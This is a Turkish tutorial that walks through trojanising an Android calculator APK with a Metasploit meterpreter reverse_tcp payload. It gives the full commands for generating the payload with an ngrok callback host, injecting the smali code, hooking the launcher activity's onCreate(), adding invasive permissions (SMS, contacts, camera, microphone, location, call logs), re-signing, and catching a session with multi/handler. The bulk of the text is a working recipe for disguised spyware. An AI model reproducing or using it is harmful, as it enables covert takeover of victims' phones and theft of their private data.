APK DOSYALARINA PAYLOAD ENJEKTE EDEREK ANDROİD CİHAZLARI HACKLEME


EMRE ÇAKAR

Android dünyada en yaygın kullanılan akıllı telefon işletim sistemidir.

Android kullanıcılarının çoğu, android güvenliğine pek aşina değil ve sosyal mühendislik ile kullanıcılar, android sisteminden yararlanan backdoor uygulamaları indiriyor.Uygulama normal bir şekilde kendi işlevini yerine getiriyor, ancak arka tarafta saldırgan kullanıcının cihazında hakimiyet elde edebiliyor. Bu yazımda, siber suçluların backdoor APK'larında kullandığı yaygın bir teknik hakkında bilgi vereceğim. **Bir hesap makinesi** uygulaması üzerinde çalışmayı tercih ettim.

Adım 1: ngrok'u başlatma

./ngrok tcp 4444 komutu ile ngrok servisini başlatıyoruz



Adım 2: Gerekli hizmetleri açma

service postgresql start

service apache2 start

komutları ile hizmetleri açıyoruz.

Adım 3: msfvenom ile payload oluşturma


msfvenom -p android/meterpreter/reverse_tcp lhost=2.tcp.eu.ngrok.io lport=14680 R > payload.apk komutu ile kötü niyetli bir yük oluşturuyoruz.

Adım 4: oluşturduğumuz payloadı derleyelim.

apktool d payload.apk komutu ile payload apk dosyamızı decompile ediyoruz.

Adım 5: hedef uygulamayı derleyeylim.

apktool d hesapmakinasi.apk



Adım 6: hedef uygulamada metasploit adlı bir klasör oluşturalım.

mkdir hedef_uygulama/smali/com/metasploit/


mkdir hedef_uygulama/smali/com/metasploit/stage

bu şekilde oluşturduğumuz payload dosyasındaki zararlı kodları buraya kopyalayacağız.

Adım 7: zararlı kodları uygulamaya kopyalayalım.

cp payload/smali/com/metasploit/stage/* hesapmakinasi/smali/com/metasploit/stage/

komutu ile payloadın içindeki kodları orjinaş uygulamaya kopyaladık.



Adım 8: zararlı kodları başlatacak kodu orijinal uygulamaya yapıştıralım.


Şimdi, orijinal uygulama başlatıldığında çalıştırmak için hangi aktivitenin çalıştığını bulmamız gerekiyor, bilgiler AndroidManifest.xml dosyasında bulunuyor.

Metin düzenleyiciyle AndroidManifest.xml dosyasını açıyoruz. Dosyada, aşağıdaki koda bir referans arıyoruz

<action android:name="android.intent.action.MAIN"/>

<category android:name="android.intent.category.LAUNCHER"/>


bu satırların her ikisini de içeren bir <activity> etiketi arıyoruz, kod satırını aramak için CTRL+F'yi kullanabiliriz.



com.miui.calculator.cal.CalculatorActivity" yolunu takip ederek **CalculatorActivity.smali** dosyasını açmamız gerek.

Activity EntryPoint Smali Dosyasını Değiştiriyoruz.

“CalculatorAcvtivity.smali” dosyası içerisinde “**onCreate()**” yöntemini arıyoruz.




```
invoke-super {p0, p1}, Lcom/miui/calculator/cal/CalculatorTabActivity;→onCreate(Landroid/os/Bundle;)V
```

Bulduğumuzda yukardaki kodun hemen altına

invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V

kodunu yapıştırıyoruz.

Adım 9: AndroidManifest.xml dosyasına İzinleri enjekte edelim.

Şimdi apk'mıza gerekli izinleri enjekte etmemiz gerekiyor. "İzin", belirli bir işlemin gerçekleştirebileceği işlemlere kısıtlamalar uygulayan bir mekanizmadır.

İzinler aşağıdaki gibidir.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COURSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-feature android:name="android.hardware.microphone"/>
```


Not: tekrar eden (aynı izinler) olmamalıdır.

AndroidManifest.xml dosyasını açıyoruz.

Artık izinlerimizi ayarladık, şimdi apk'mızı yeniden derleyebiliriz, yeni bir terminal açıp yeniden derlemek için aşağıdaki komutları yazalım.

Adım 10: Apktool ile .apk dosyası oluşturma

apktool b hesapmakinasi komutu ile b parametresi ile building ediyoruz.




Adım 11: İmza oluşturma

keytool -genkey -V -keystore hesapmakinasi/key.keystore -alias mykey -keyalg RSA -keysize 2048 -validity 1000


komutu ile key oluşturuyoruz. Daha sonra bunu imza için kullanacağız.

- takma ad(alias) "mykey"
- -keyalg(algoritma)“RSA”
- -keysize
  2048 (-genkeypair kullanılırken ve -keyalg “RSA” iken)
- -geçerlilik(validity) 1000 gün
- -keystore, .keystore kullanıcının ana dizininde adı geçen dosya



Yukarıdaki görselde de gösterildiği gibi Bizden 6 haneli bir şifre oluşturmamız isteniyor, daha sonra istenilen bilgileri boş bırakıp enter diyoruz, sonda da onaylayıp yes diyoruz.

Adım 12: İmzalama işlemi



jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore hesapmakinasi/key.keystore hesapmakinasi/dist/hesapmakinasi.apk mykey

komutu ile imzalıyoruz**.**

Adım 13: apk dosyamızı sıkıştıralım

zipalign -v 4 hesapmakinasi/dist/hesapmakinasi.apk hesapmakinasi/dist/hesaplayici.apk

komutu ile apk dosyamızın dist klasörü içindeki apkyı kullanarak ismini değiştirdik ve yeniden sıkıştırdık**.**

ADIM 14: dinleme aşaması (son adım)

Terminale **msfconsole** yazıyoruz ve ardından aşağıdaki komutları giriyoruz**.**


use exploit/multi/handler


set payload/android/meterpreter/reverse_tcp

set lhost 0.0.0.0

set lport 4444

exploit –j -z





Görüldüğü gibi hedef uygulamayı kullandıktan hemen sonra session yakaladık.

Göründüğü gibi uygulama normal bir hesap makinesi gibi çalışıyor, ancak backdoor oluşturup ters bağlantıyla karşı taraf istediği verileri alabiliyor.

Örneğin **sysinfo** komutu ile sistem bilgilerini aldık.